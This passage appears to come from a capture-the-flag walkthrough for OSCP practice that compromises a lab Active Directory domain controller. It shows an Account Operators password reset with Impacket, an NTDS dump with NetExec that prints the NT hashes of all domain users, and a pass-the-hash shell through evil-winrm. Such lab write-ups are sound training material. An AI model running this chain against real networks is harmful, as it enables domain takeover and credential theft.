The successful execution generates a suite of .html, .json, and .grep files containing a full blueprint of the target domain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ ll
total 4160
-rw-rw-r-- 1 emvee emvee   29016 Aug 12 08:56 domain_computers_by_os.html
-rw-rw-r-- 1 emvee emvee   12399 Aug 12 08:56 domain_computers.grep
-rw-rw-r-- 1 emvee emvee   28694 Aug 12 08:56 domain_computers.html
-rw-rw-r-- 1 emvee emvee  212783 Aug 12 08:56 domain_computers.json
-rw-rw-r-- 1 emvee emvee   10298 Aug 12 08:56 domain_groups.grep
-rw-rw-r-- 1 emvee emvee   17472 Aug 12 08:56 domain_groups.html
-rw-rw-r-- 1 emvee emvee   81076 Aug 12 08:56 domain_groups.json
-rw-rw-r-- 1 emvee emvee     247 Aug 12 08:56 domain_policy.grep
-rw-rw-r-- 1 emvee emvee    1143 Aug 12 08:56 domain_policy.html
-rw-rw-r-- 1 emvee emvee    5255 Aug 12 08:56 domain_policy.json
-rw-rw-r-- 1 emvee emvee      71 Aug 12 08:56 domain_trusts.grep
-rw-rw-r-- 1 emvee emvee     828 Aug 12 08:56 domain_trusts.html
-rw-rw-r-- 1 emvee emvee       2 Aug 12 08:56 domain_trusts.json
-rw-rw-r-- 1 emvee emvee  336309 Aug 12 08:56 domain_users_by_group.html
-rw-rw-r-- 1 emvee emvee  226599 Aug 12 08:56 domain_users.grep
-rw-rw-r-- 1 emvee emvee  471141 Aug 12 08:56 domain_users.html
-rw-rw-r-- 1 emvee emvee 2740393 Aug 12 08:56 domain_users.json
-rw-r--r-- 1 emvee emvee      70 Aug 11 23:10 user.txt
-rw-rw-r-- 1 emvee emvee     697 Aug 11 23:03 xkate578.hash
The next logical step in our methodology is to open the generated HTML files (such as domain_users_by_group.html or domain_policy.html) inside Firefox. This allows us to visually hunt for high value targets, active user group memberships, and potential password policy oversights.
1
2
3
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ firefox domain_users_by_group.html &
[1] 4026

The data dumped by ldapdomaindump contains specific configurations and groups that are highly vulnerable to abuse. Let’s break it down to explain what we did find.
DONT_EXPIRE_PASSWD(Flags): Bothfbeth103andxkate578(just like the rest) have passwords set to never expire. In CTFs, this heavily implies their passwords might be weak, default, or easily guessable.Account Operators Group: The userxkate578is a member of the Account Operators group. This is a built-in AD group with significant administrative privileges. Members can create or modify users and reset passwords for most domain accounts (except Domain Admins). Compromising this account essentially grants you control over the domain.
Since xkate578 is a member of the Account Operators group, we can leverage these administrative privileges to force a password reset on other domain accounts. We will target the fbeth103 account and change its password using Impacket's changepasswd.py script.
1
2
3
4
5
6
7
8
9
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ impacket-changepasswd SOUPEDECODE.LOCAL/fbeth103@10.0.2.13 -altuser xkate578 -altpass jesuschrist -newpass NewP@ssword123 -reset
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
The password reset completes successfully. Although this invalidates the user’s current Kerberos AES keys until their next login, we now have valid credentials for fbeth103, who is member of the operator group.
Privilege escalation
With the newly set credentials for fbeth103, we can check our access level against the Domain Controller using NetExec (nxc). Our goal is to see if this account has the required privileges to dump the Active Directory database (NTDS.dit).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ nxc smb 10.0.2.13 -u fbeth103 -p 'NewP@ssword123' --ntds
SMB         10.0.2.13       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:None)
SMB         10.0.2.13       445    DC01             [+] SOUPEDECODE.LOCAL\fbeth103:NewP@ssword123 (Pwn3d!)
SMB         10.0.2.13       445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.0.2.13       445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93:::
SMB         10.0.2.13       445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.2.13       445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
SMB         10.0.2.13       445    DC01             soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b15:::
SMB         10.0.2.13       445    DC01             soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c6:::
SMB         10.0.2.13       445    DC01             soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc51724865a0cd0b4fd9ec14:::
SMB         10.0.2.13       445    DC01             soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c85cbea32ac671:::
SMB         10.0.2.13       445    DC01             soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7cbc8c55826b0ff2d54:::
SMB         10.0.2.13       445    DC01             soupedecode.local\jharper5:1108:aad3b435b51404eeaad3b435b51404ee:800f9c9d3e4654d9bd590fc4296adf01:::
SMB         10.0.2.13       445    DC01             soupedecode.local\bxenia6:1109:aad3b435b51404eeaad3b435b51404ee:d997d3309bc876f12cbbe932d82b18a3:::
SMB         10.0.2.13       445    DC01             soupedecode.local\gmona7:1110:aad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51f9f25b603da874d4:::
SMB         10.0.2.13       445    DC01             soupedecode.local\oaaron8:1111:aad3b435b51404eeaad3b435b51404ee:869e9033466cb9f7f8d0ce5a5c3305c6:::
SMB         10.0.2.13       445    DC01             soupedecode.local\pleo9:1112:aad3b435b51404eeaad3b435b51404ee:54a3a0c87893e1051e6f7b629ca144ef:::
SMB         10.0.2.13       445    DC01             soupedecode.local\evictor10:1113:aad3b435b51404eeaad3b435b51404ee:c918a6413865d3701a40071365fa1c3e:::
SMB         10.0.2.13       445    DC01             soupedecode.local\wreed11:1114:aad3b435b51404eeaad3b435b51404ee:a581adbf0e50ba5e4b4c4d95ca190471:::
SMB         10.0.2.13       445    DC01             soupedecode.local\bgavin12:1115:aad3b435b51404eeaad3b435b51404ee:ba78418ef53add0841b76f103e487bf5:::
SMB         10.0.2.13       445    DC01             soupedecode.local\ndelia13:1116:aad3b435b51404eeaad3b435b51404ee:341b52ef9e84306e4efbbf275428640e:::
SMB         10.0.2.13       445    DC01             soupedecode.local\akevin14:1117:aad3b435b51404eeaad3b435b51404ee:cf31e20946a86113fef93a640d8dc64e:::
The output returns a highly satisfying (Pwn3d!) status, confirming our administrative access. NetExec immediately proceeds to dump the entire NTDS database, exposing the NT hashes for all domain users, including the built-in Administrator account.
Moving Forward: Pass-the-Hash
Now that we have the NT hash of the Administrator account (2176416a80e4f62804f101d3a55d6c93), we do not need to waste time cracking it. We can perform a Pass-the-Hash (PtH) attack to gain full command execution on the Domain Controller. We can do this by using evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ evil-winrm -u administrator -H 2176416a80e4f62804f101d3a55d6c93 -i 10.0.2.13

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;hostname;ipconfig;type c:\users\administrator\desktop\root.txt
soupedecode\administrator
DC01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::60a5:8974:665:8c75%4
   IPv4 Address. . . . . . . . . . . : 10.0.2.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1
HERE IS THE ROOT FLAG
*Evil-WinRM* PS C:\Users\Administrator\Documents>
We successfully establish an interactive PowerShell session on the Domain Controller. Once inside the shell, we run a quick chain of commands to verify our identity (whoami), check our system context (hostname), review the network setup (ipconfig), and finally read the root flag located on the Administrator’s desktop (type). This is the way you want to collect proof for your OSCP exam. Just remember you should take a screenshot of this part.